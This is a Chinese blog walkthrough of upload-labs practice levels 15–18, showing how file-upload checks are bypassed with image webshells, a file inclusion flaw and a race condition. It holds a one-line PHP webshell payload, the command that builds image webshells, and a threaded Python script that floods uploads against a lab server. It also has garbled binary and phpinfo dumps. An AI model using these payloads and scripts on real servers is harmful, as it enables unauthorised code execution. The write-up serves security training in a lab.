

文件上传练习 —— upload-labs靶场（三）

原创

So4ms 于 2020-07-29 15:29:16 发布 367 收藏

分类专栏：[CTF学习](#) 文章标签：[web](#) [安全漏洞](#) [安全](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_45653588/article/details/107662875

版权



[CTF学习](#) 专栏收录该内容

17 篇文章 1 订阅

订阅专栏

0X00

[文件上传练习 —— upload-labs靶场（一）](#)

[文件上传练习 —— upload-labs靶场（二）](#)

0X01 Pass-15

第十五关还是一样要求上传图片马

任务

上传 `图片马` 到服务器。

注意：

1. 保证上传后的图片马中仍然包含完整的 `一句话` 或 `webshell` 代码。
2. 使用 `文件包含漏洞` 能运行图片马中的恶意代码。
3. 图片马要 `.jpg` , `.png` , `.gif` 三种后缀都上传成功才算过关！

上传区

请选择要上传的图片：

浏览... 未选择文件。

上传

https://blog.csdn.net/qq_45653588

这一关会使用

`getimagesize()`来检查是否为图片文件。

`getimagesize()` 函数用于获取图像大小及相关信息，成功返回一个数组，失败则返回 `FALSE` 并产生一条 `E_WARNING` 级的错误信息。

```
array getimagesize ( string $filename [, array &$amp;imageinfo ] )
```

返回结果:


- 索引 0 给出的是图像宽度的像素值
- 索引 1 给出的是图像高度的像素值
- 索引 2 给出的是图像的类型，返回的是数字，其中 1 = GIF, 2 = JPG, 3 = PNG, 4 = SWF, 5 = PSD, 6 = BMP, 7 = TIFF(intel byte order), 8 = TIFF(motorola byte order), 9 = JPC, 10 = JP2, 11 = JPX, 12 = JB2, 13 = SWC, 14 = IFF, 15 = WBMP, 16 = XBM
- 索引 3 给出的是一个宽度和高度的字符串，可以直接用于 HTML 的 <image> 标签
- 索引 bits 给出的是图像的每种颜色的位数，二进制格式
- 索引 channels 给出的是图像的通道值，RGB 图像默认是 3
- 索引 mime 给出的是图像的 MIME 信息，此信息可以用来在 HTTP Content-type 头信息中发送正确的信息，如：
header("Content-type: image/jpeg");

源于菜鸟教程 <https://www.runoob.com/php/php-getimagesize.html>



还是一样使用 `copy 1.jpg /b + shell.php /a shell.jpg` 制作图片马，上传成功，利用提供的文件包含漏洞即可成功利用。

这次插入的代码为phpinfo()函数，访问即可查看phpinfo。



System	Windows NT DESKTOP-EHANTC7 6.2 build 9200
Build Date	Jan 6 2011 17:34:09
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.2.17nts\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)

https://blog.csdn.net/qq_45653588

0X02 Pass-16

第十六关是利用exif_imagetype() 来进行检查，注意靶机需要开启php_exif模块




exif_imagetype() 读取一个图像的第一个字节并检查其签名。如果发现了恰当的签名则返回一个对应的常量，否则返回 FALSE。

这关也可以用相同方法绕过。

192.168.142.129/upload-labs-master/include.php?file=upload/4420200729143642.jpeg

URP 助手 URP URP综合教务系统首页 CTF 文章 工具 ebook 资源 学习计划 - 百度脑图

·XXW?a9T-S2Γw!đtW:4&*2Y}M}M9Z-v'`^{} [+Wz
,V' ONJqRCz17xSII(aahP(GG^SVM|⊗
EoxlOG9Q;u)+>en>3)5_Fu:w:[{upZ□?cm|uN
Pr(.=!rsET


PHP Version 5.2.17 

System	Windows NT DESKTOP-EHANTC7 6.2 build 9200
Build Date	Jan 6 2011 17:34:09
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.2.17nts\php.ini
Scan this dir for additional .ini files	(none)

https://blog.csdn.net/qq_45653588

0X03 Pass-17

第十七关上传的图片马会被重新渲染




失效。


若是上传普通的图片马的话，被后台重新渲染之后就会

这里我们可以先上传一张图片，然后将重新渲染过的图片与原来的图片进行对比，在没有改变的地方插入木马，这里可以利用 burpsuite来进行对比。

这里的话最好不要使用jpg格式的图片，由于jpg图片易损，对图片的选取有很大关系，很容易制作失败，一般是利用脚本来进行制作。而gif图片的特点是无损（修改图片后，图片质量几乎没有损失），不容易失败



插入好几次才成功，害



上传 **图片马** 到服务器。

注意：

1. 保证上传后的图片马中仍然包含完整的 **一句话** 或 **webshell** 代码
2. 使用文件包含漏洞能运行图片马中的恶意代码。
3. 图片马要 **.jpg** , **.png** , **.gif** 三种后缀都上传成功才算过关！

上传区

请选择要上传的图片：

未选择文件。



192.168.142.129/upload-labs-master/include.php?file=upload/4599.gif

SCU URP 助手 URP综合教务系统首页 CTF 文章 工具 ebook 资源 学习计划 - 百度脑图

```
&#b[?Sj?K?y?!C?9
leW?D?#
w"l?:*?j?2?5
?r?j?+?!?J?[?R?8?%?V?b?s?k?E?%?c
?X?{?C?c?c?r/?2?
?k.?=?;

```

PHP Version 5.2.17

System	Windows NT DESKTOP-EHANTC7 6.2 build 9200
Build Date	Jan 6 2011 17:34:09
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.2.17nts\php.ini
Scan this dir for additional ini	(none)

https://blog.csdn.net/qq_45653588

0X04 Pass-18

第十八关提示需要代码审计，那就来看看源码。

提示



需要代码审计!

https://blog.csdn.net/qq_45653588

emmmmmm, 还真不会

index.php代码

```
1  $is_upload = false;
2  $msg = null;
3
4  if(isset($_POST['submit'])){
5      $ext_arr = array('jpg','png','gif');
6      $file_name = $_FILES['upload_file']['name'];
7      $temp_file = $_FILES['upload_file']['tmp_name'];
8      $file_ext = substr($file_name, strrpos($file_name, ".")+1);
9      $upload_file = UPLOAD_PATH . '/' . $file_name;
10
11     if(move_uploaded_file($temp_file, $upload_file)){
12         if(in_array($file_ext,$ext_arr)){
13             $img_path = UPLOAD_PATH . '/' . rand(10, 99).date("YmdHis").".".$file_ext;
14             rename($upload_file, $img_path);
15             $is_upload = true;
16         }else{
17             $msg = "只允许上传.jpg|.png|.gif类型文件!";
18             unlink($upload_file);
19         }
20     }else{
21         $msg = '上传出错!';
22     }
23 }
```

https://blog.csdn.net/qq_45653588

查阅资料, 得知可以利用条件竞争删除文件时间差绕过。使用命令pip install hackhttp安装hackhttp模块, 运行下面的Python代码即可。如果还是删除太快, 可以适当调整线程并发数。

```
#!/usr/bin/env python
```



```

# coding:utf-8
# Build By LandGrey

import hackhttp
from multiprocessing.dummy import Pool as ThreadPool

def upload(lists):
    hh = hackhttp.hackhttp()
    raw = """POST /upload-labs/Pass-17/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/upload-labs/Pass-17/index.php
Cookie: pass=17
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----6696274297634
Content-Length: 341

-----6696274297634
Content-Disposition: form-data; name="upload_file"; filename="17.php"
Content-Type: application/octet-stream

<?php assert($_POST["LandGrey"])?>
-----6696274297634
Content-Disposition: form-data; name="submit"

上传
-----6696274297634--
"""
    code, head, html, redirect, log = hh.http('http://127.0.0.1/upload-labs/Pass-17/index.php', raw=raw)
    print(str(code) + "\r")

pool = ThreadPool(10)
pool.map(upload, range(10000))
pool.close()
pool.join()

```

代码来源: <https://github.com/LandGrey/upload-labs-writeup>